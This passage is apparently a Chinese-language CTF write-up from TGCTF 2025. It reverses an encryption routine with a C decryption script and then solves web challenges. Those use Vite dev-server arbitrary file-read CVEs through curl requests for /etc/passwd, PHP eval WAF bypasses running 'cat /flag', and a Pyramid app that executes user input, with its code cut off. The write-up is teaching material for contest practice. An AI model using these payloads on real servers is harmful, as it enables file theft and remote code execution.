  undefined4 local_c;

  local_c = 0;
  unnamed_function_15(0x194);
  unnamed_function_8(param1,0x20);
  for (local_10 = 0; local_10 < 8; local_10 = local_10 + 1) {
    for (local_14 = 0; local_14 < 4; local_14 = local_14 + 1) {
      *(undefined *)(param2 + local_10 * 4 + local_14) = *(undefined *)(param1
+ local_c);
      local_c = local_c + 1;
```

```
    }
  }
  return;
}
```

unnamed_function_15函数就是srand函数，seed就是0x194(转过来就是404)，然后进入unnamed_function_8进行打乱

```
void unnamed_function_8(int param1,int param2)

{
  undefined uVar1;
  int iVar2;
  byte local_11;
  undefined4 i;

  if (1 < param2) {
    for (i = 0; i < param2 + -1; i = i + 1) {
      iVar2 = rand();
      iVar2 = i + iVar2 / (0x7fff / (param2 - i) + 1);
      uVar1 = *(undefined *)(param1 + iVar2);
      *(undefined *)(param1 + iVar2) = *(undefined *)(param1 + i);
      *(undefined *)(param1 + i) = uVar1;
    }
  }
  return;
}
```

先生成一个规定范围的伪随机数，然后进行字符顺序打乱

回到unnamed_function_9函数，然后对字符进行分组处理


最后进到unnamed_function_11函数中进行异或加密，

```
void unnamed_function_11(int param1,int param2)

{
  int iVar1;
  uint uVar2;
  undefined4 local_1c;
  byte local_15;
  byte local_9;

  iVar1 = (int)*(char *)(param2 + iRam00011200) >> 4;
  uVar2 = (int)*(char *)(param2 + iRam00011200) & 0xf;
  iRam00011200 = iRam00011200 + 1;
  unnamed_function_10(0x10ea0,(int)*(char *)(iVar1 * 0x10 + 0x10da0 + uVar2));
  for (local_1c = 0; local_1c < 4; local_1c = local_1c + 1) {
    *(byte *)(param1 + local_1c) =
         *(byte *)(param1 + local_1c) ^ *(byte *)(iVar1 * 0x10 + local_1c *
0x11 + uVar2 + 0x10ea0);
```

```
    *(byte *)(param1 + local_1c) = *(byte *)(param1 + local_1c) ^ *(byte *)
(local_1c + 0x11020);
  }
  return;
}
```

对传进来的key，分别取高四位和低四位，作为横坐标和纵坐标，在SboxAes数组中取数，给到一个新的数组，然后再将这个数组和和SboxSm4数组进行异或，得到加密之后的数组，再和flag进行第一次异或，接着flag再和未异或处理之前的key进行第二次异或加密，完成所有加密，最后和密文进行比对。

密文的地址是**0x10fa0**，



下面就是解密脚本了

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdbool.h>
#include <time.h>
#include <stdlib.h>
unsigned char SboxAes[16][16] = {
    {0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B,
0xFE, 0xD7, 0xAB, 0x76},
    {0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF,
0x9C, 0xA4, 0x72, 0xC0},
    {0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1,
0x71, 0xD8, 0x31, 0x15},
```

```
    {0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2,
0xEB, 0x27, 0xB2, 0x75},
    {0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3,
0x29, 0xE3, 0x2F, 0x84},
    {0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39,
0x4A, 0x4C, 0x58, 0xCF},
    {0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F,
0x50, 0x3C, 0x9F, 0xA8},
    {0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21,
0x10, 0xFF, 0xF3, 0xD2},
    {0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D,
0x64, 0x5D, 0x19, 0x73},
    {0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14,
0xDE, 0x5E, 0x0B, 0xDB},
    {0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62,
0x91, 0x95, 0xE4, 0x79},
    {0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA,
0x65, 0x7A, 0xAE, 0x08},
    {0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F,
0x4B, 0xBD, 0x8B, 0x8A},
    {0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9,
0x86, 0xC1, 0x1D, 0x9E},
    {0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9,
0xCE, 0x55, 0x28, 0xDF},
    {0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F,
0xB0, 0x54, 0xBB, 0x16}
};
int SboxSm4[256] = {

0xd6,0x90,0xe9,0xfe,0xcc,0xe1,0x3d,0xb7,0x16,0xb6,0x14,0xc2,0x28,0xfb,0x2c,0x0
5,

0x2b,0x67,0x9a,0x76,0x2a,0xbe,0x04,0xc3,0xaa,0x44,0x13,0x26,0x49,0x86,0x06,0x9
9,

0x9c,0x42,0x50,0xf4,0x91,0xef,0x98,0x7a,0x33,0x54,0x0b,0x43,0xed,0xcf,0xac,0x6
2,

0xe4,0xb3,0x1c,0xa9,0xc9,0x08,0xe8,0x95,0x80,0xdf,0x94,0xfa,0x75,0x8f,0x3f,0xa
6,

0x47,0x07,0xa7,0xfc,0xf3,0x73,0x17,0xba,0x83,0x59,0x3c,0x19,0xe6,0x85,0x4f,0xa
8,

0x68,0x6b,0x81,0xb2,0x71,0x64,0xda,0x8b,0xf8,0xeb,0x0f,0x4b,0x70,0x56,0x9d,0x3
5,

0x1e,0x24,0x0e,0x5e,0x63,0x58,0xd1,0xa2,0x25,0x22,0x7c,0x3b,0x01,0x21,0x78,0x8
7,

0xd4,0x00,0x46,0x57,0x9f,0xd3,0x27,0x52,0x4c,0x36,0x02,0xe7,0xa0,0xc4,0xc8,0x9
e,

0xea,0xbf,0x8a,0xd2,0x40,0xc7,0x38,0xb5,0xa3,0xf7,0xf2,0xce,0xf9,0x61,0x15,0xa
1,
```

```
0xe0,0xae,0x5d,0xa4,0x9b,0x34,0x1a,0x55,0xad,0x93,0x32,0x30,0xf5,0x8c,0xb1,0xe
3,

0x1d,0xf6,0xe2,0x2e,0x82,0x66,0xca,0x60,0xc0,0x29,0x23,0xab,0x0d,0x53,0x4e,0x6
f,

0xd5,0xdb,0x37,0x45,0xde,0xfd,0x8e,0x2f,0x03,0xff,0x6a,0x72,0x6d,0x6c,0x5b,0x5
1,

0x8d,0x1b,0xaf,0x92,0xbb,0xdd,0xbc,0x7f,0x11,0xd9,0x5c,0x41,0x1f,0x10,0x5a,0xd
8,

0x0a,0xc1,0x31,0x88,0xa5,0xcd,0x7b,0xbd,0x2d,0x74,0xd0,0x12,0xb8,0xe5,0xb4,0xb
0,

0x89,0x69,0x97,0x4a,0x0c,0x96,0x77,0x7e,0x65,0xb9,0xf1,0x09,0xc5,0x6e,0xc6,0x8
4,

0x18,0xf0,0x7d,0xec,0x3a,0xdc,0x4d,0x20,0x79,0xee,0x5f,0x3e,0xd7,0xcb,0x39,0x4
8
};

int keyIndex = 0;
char realKey[9] = "TGCTF404";

void xor_box(int* sbox, char keyChar) {
    for (int i = 0; i < 256; i++) {
        sbox[i] ^= keyChar;
        sbox[i] &= 0xFF;
    }
}

void decode(int* group, char* key) {
    char Char = key[keyIndex++];
    int r = Char >> 4;
    int l = (Char & 0x0F);
    char keyChar = SboxAes[r][l];

    xor_box(SboxSm4, keyChar);

    for (int i = 0; i < 4; i++) {
        group[i] ^= SboxSm4[(r + i) * 16 + (l + i)];
        group[i] ^= realKey[i];
    }
}

int main() {
    char flag[33] = { 0 };
    char key[9] = "TGCTF404";
    int index = 0;
    srand(404);
    int enc[8][4] = {{0x84, 0x1c, 0x6b, 0xf7},
                     {0x49, 0x22, 0xd6, 0x42 },
                     {0x50, 0x7b, 0x42, 0xf4 },
```

```
                    {0x46, 0xa9, 0x83, 0x62 },
                    {0xd1, 0x32, 0x80, 0x42 },
                    {0x6a, 0x10, 0xa3, 0xf2 },
                    {0xe2, 0xb8, 0x0b, 0x76 },
                    {0xb0, 0xdc, 0x02, 0x51 }};
    for (int i = 0; i < 8; i++) {
        key[i] = (key[i] ^ 0x51) & 0xFF;
        printf("%02x ", key[i]);
    }
    printf("\n");

    for (int i = 0; i < 8; i++) {
        decode(enc[i], key);
    }

    for (int i = 0; i < 8; i++) {
        for (int j = 0; j < 4; j++) {
            flag[index++] = enc[i][j] & 0xFF;
        }
    }

    int n = 32;
    for (int i = 0; i < n - 1; i++) {
            int j = i + rand() / (0x7fff / (n - i) + 1);
            printf("%d ", j);
    }
    printf("\n");
    printf("%s", flag);
    return 0;
}
```

```
enc = "Z49H539c{--6}d4888bTUCf8NeFe--e9"
index = [1, 24, 28, 24, 16, 25, 22, 29, 29, 12,
         17, 19, 31, 13, 18, 19, 30, 31, 27, 25,
         24, 30, 29, 25, 28, 27, 29, 27, 30, 29, 30]
enc_list = list(enc)
for i in range(len(index) - 1, -1, -1):  # 从最后一个交换开始
    j = index[i]
    enc_list[i], enc_list[j] = enc_list[j], enc_list[i]
print("".join(enc_list))
```

HZNUCTF{f898-de85-46e-9e43-b9c8}

WEB-前端GAME

考点总结：CVE-2025-30208 Vite开发服务器任意文件读取漏洞

题目描述：非常适合新生的前端小游戏，真的吗。

WP：

Vite CVE-2025-30208 安全漏洞 - 日升_rs - 博客园


【CVE-2025-30208】| Vite-漏洞分析与复现-CSDN博客


【CVE-2025-30208】Vite开发服务器任意文件读取漏洞 - 极核GetShell

CVE-2025-30208（文件读取）漏洞复现-CSDN博客

Vite存在CVE-2025-30208安全漏洞（附修复方案和演示示例） _ 潘子夜个人博客

```
/@fs/etc/passwd?import&raw??
/@fs/etc/passwd?raw??

/@fs/tgflagggg?import&raw??
/@fs/tgflagggg?raw??
```





WEB-前端GAME Plus

考点总结：CVE-2025-31486 Vite开发服务器任意文件读取漏洞


题目描述：非常适合新生的前端小游戏Plus版，真的吗。

WP：

CVE-2025-31486 https://mp.weixin.qq.com/s?__biz=MzkyMTcwNjg4Mw==&mid=2247483811&idx=1&sn=2b4403023fd911f611bf5590ea3796d6&scene=21#wechat_redirect

flag在根目录下`/tgflagggg`中

```
/etc/passwd?.svg?.wasm?init

/tgflagggg?.svg?.wasm?init


#这个打法，不太好猜路径
curl "http://node1.tgctf.woooo.tech:32613/@fs/app/?/../../../../../tgflagggg?import&?raw
```



WEB-前端GAME Ultra

考点总结：CVE-2025-32395 Vite开发服务器任意文件读取漏洞（兵不厌诈）


题目描述：非常适合新生的前端小游戏Ultra版，真的吗。

WP：

CVE-2025-32395 https://mp.weixin.qq.com/s/HMhzXqSplWa-IwpftxwTiA

访问/@fs/tmp/获得绝对路径/app，同时给了附件看docker也能看出路径

```
curl --request-target /@fs/app/#/../../../../../etc/passwd
http://node1.tgctf.woooo.tech:32742/
curl --request-target /@fs/app/#/../../../../../tgflagggg
http://node2.tgctf.woooo.tech:31500/
```



WEB-偷渡阴平

考点总结：

PHP session_id 绕过waf RCE（×

无参数RCE签到小蠢题（ﾉ

题目描述：web签到1。简单的PHP特性，我的waf无懈可击！（bushi

WP：


```php
<?php

$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\ (|\) |\-|\=|\+|\{|\
[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\\\\/i", $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
    eval($tgctf2025);
}
else{
    die('(ﾉ'□')ﾉ炸弹！•••*～●');
}

highlight_file(__FILE__);
```

仔细看waf，没过滤

session_id（PHPSESSID）就是要执行的命令（命令不能有空格），flag在环境变量里。

payload：

```
?tgctf2025=session_start();system(hex2bin(session_id()));

PHPSESSID=636174202f666c6167       //cat /flag的十六进制
```



其他解法：

无参数 rce

传参 tgctf2025=eval(end(current(get_defined_vars())));&b=system('cat /*');

WEB-偷渡阴平（复仇）

考点总结：PHP session_id 绕过waf RCE

题目描述：web签到1。简单的PHP特性，ban了无参RCE

WP：

```php
<?php

$tgctf2025=$_GET['tgctf2025'];
```

```php
if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\ (|\) |\-|\=|\+|\{|\
[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?
|\\\\|localeconv|pos|current|print|var|dump|getallheaders|get|defined|str|spli
t|spl|autoload|extensions|eval|phpversion|floor|sqrt|tan|cosh|sinh|ceil|chr|di
r|getcwd|getallheaders|end|next|prev|reset|each|pos|current|array|reverse|pop|
rand|flip|flip|rand|content|echo|readfile|highlight|show|source|file|assert/i"
, $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
    eval($tgctf2025);
}
else{
    die('(ﾉ'□')ﾉ炸弹! •••*~●');
}

highlight_file(__FILE__);
```

payload:

```
?tgctf2025=session_start();system(hex2bin(session_id()));

PHPSESSID=636174202f666c6167        //cat /flag的十六进制
```

其他解法:

```
/?tgctf2025=system(implode(apache_request_headers()));
```

还是非预期，`system(hex2bin(lcfirst(key(apache_request_headers()))));`,期待预期（bushi

WEB-熟悉的配方，熟悉的味道

考点总结：pyramid框架内存马，代码审计

题目描述：简单的本地计算器，进行了严格安全验证，包严格的。

WP:

[pyramid 框架无回显挖掘-先知社区]

[强网杯RS加密签名伪造及PyramidWeb利用栈帧打内存马-先知社区]

[对pyramid框架无回显的学习---以一道ctf题目为例-先知社区]

```python
from pyramid.config import Configurator
from pyramid.request import Request
from pyramid.response import Response
from pyramid.view import view_config
from wsgiref.simple_server import make_server
from pyramid.events import NewResponse
import re
from jinja2 import Environment, BaseLoader

eval_globals = { #防止eval执行恶意代码
    '__builtins__': {},      # 禁用所有内置函数
    '__import__': None       # 禁止动态导入
}


def checkExpr(expr_input):
    expr = re.split(r"[-+*/]", expr_input)
    print(exec(expr_input))

    if len(expr) != 2:
        return 0
    try:
        int(expr[0])
        int(expr[1])
    except:
        return 0

    return 1


def home_view(request):
    expr_input = ""
    result = ""

    if request.method == 'POST':
        expr_input = request.POST['expr']
        if checkExpr(expr_input):
            try:
                result = eval(expr_input, eval_globals)
            except Exception as e:
                result = e
        else:
            result = "爬! "
```

```
    template_str = '''
    <!doctype html>
    <html>
    <head>
        <meta charset="utf-8">
        <title>Calculator with Code Highlighting</title>
        <link rel="stylesheet"

href="//cdnjs.cloudflare.com/ajax/libs/highlight.js/11.7.0/styles/default.min.
css">
        <script
src="//cdnjs.cloudflare.com/ajax/libs/highlight.js/11.7.0/highlight.min.js">
</script>
        <script>hljs.highlightAll();</script>
        <style>
            body { font-family: Arial, sans-serif; margin: 20px; }
            pre { background: #f5f5f5; padding: 10px; }
        </style>
    </head>
    <body>
        <h1>Calculator</h1>
        <form method="post">
            <label for="expr">输入表达式:</label>
            <input type="text" name="expr" id="expr" value="{{ expr_input }}"
placeholder="输入二元表达式，例如: 1+2 或 3-4 或 5*6 或 7/8" style="width:
300px;">
            <button type="submit">计算</button>
        </form>
        {% if result != "" %}
        <h2>结果: {{ result }}</h2>
        {% endif %}

        <h2>代码:</h2>
        <pre><code class="python">
{% raw %}
from pyramid.config import Configurator
from pyramid.request import Request
from pyramid.response import Response
from pyramid.view import view_config
from wsgiref.simple_server import make_server
from pyramid.events import NewResponse
import re
from jinja2 import Environment, BaseLoader

eval_globals = { #防止eval执行恶意代码
    '__builtins__': {},      # 禁用所有内置函数
    '__import__': None       # 禁止动态导入
}


def checkExpr(expr_input):
    expr = re.split(r"[-+*/]", expr_input)
    print(exec(expr_input))

    if len(expr) != 2:
```

```
        return 0
    try:
        int(expr[0])
        int(expr[1])
    except:
        return 0

    return 1


def home_view(request):
    expr_input = ""
